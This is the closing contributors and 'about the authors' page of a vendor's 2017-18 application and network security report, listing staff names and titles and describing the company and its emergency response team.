Sharon Shitrit
Security Product Manager
Radware

Nir Ilani
Director, Cloud Management Products
Radware

Nissim Pariente
Vice President, R&D
Seculert

Michael Groskop
Director, Web Application Products
Radware

Efrat Levy
Security Researcher, R&D
Radware

Daniel Smith
ERT Researcher
Radware

Stephen Trimble
Chief Product & Marketing Officer
Continent 8 Technologies

Ben Zilberman
Manager, Security Product Marketing
Radware

Yotam Ben-Ezra
Director, Security Product Management
Radware

Pascal Geenens
Security Evangelist, EMEA
Radware

Advisory Board

Shira Sagiv
Director, Security Product Marketing
Radware

Yotam Ben-Ezra
Director, Security Product Management
Radware

Liron Machluf
Director, ERT
Radware

Christine Aruza
Vice President, Corporate Marketing
Radware

Haim Zelikovsky
VP Cloud Business
Radware

Colin Beasty
Manager, Content Marketing
Radware

ABOUT THE AUTHORS

Radware (NASDAQ: RDWR), is a global leader of application delivery and cyber security solutions for virtual, cloud and software defined data centers. Its award-winning solutions portfolio delivers service level assurance for business-critical applications, while maximizing IT efficiency. Radware's solutions empower more than 12,500 enterprise and carrier customers worldwide to adapt to market challenges quickly, maintain business continuity and achieve maximum productivity while keeping costs down.

ABOUT THE EMERGENCY RESPONSE TEAM (ERT)

Radware's ERT is a group of dedicated security consultants who are available around the clock. As literal "first responders" to cyber-attacks, Radware's ERT members gained extensive experience by successfully dealing with some of the industry's most notable hacking episodes, providing the knowledge and expertise to mitigate the kind of attack a business's security team may never have handled.

FOR MORE INFORMATION

Please visit www.radware.com for additional expert resources and information and our security center DDoSWarriors.com that provides a comprehensive analysis on DDoS attack tools, trends and threats. Radware encourages you to join our community and follow us on: Facebook, Google+, LinkedIn, Radware Blog, SlideShare, Twitter, YouTube, Radware Connect app for iPhone®.

GLOBAL APPLICATION & NETWORK SECURITY REPORT 2017-18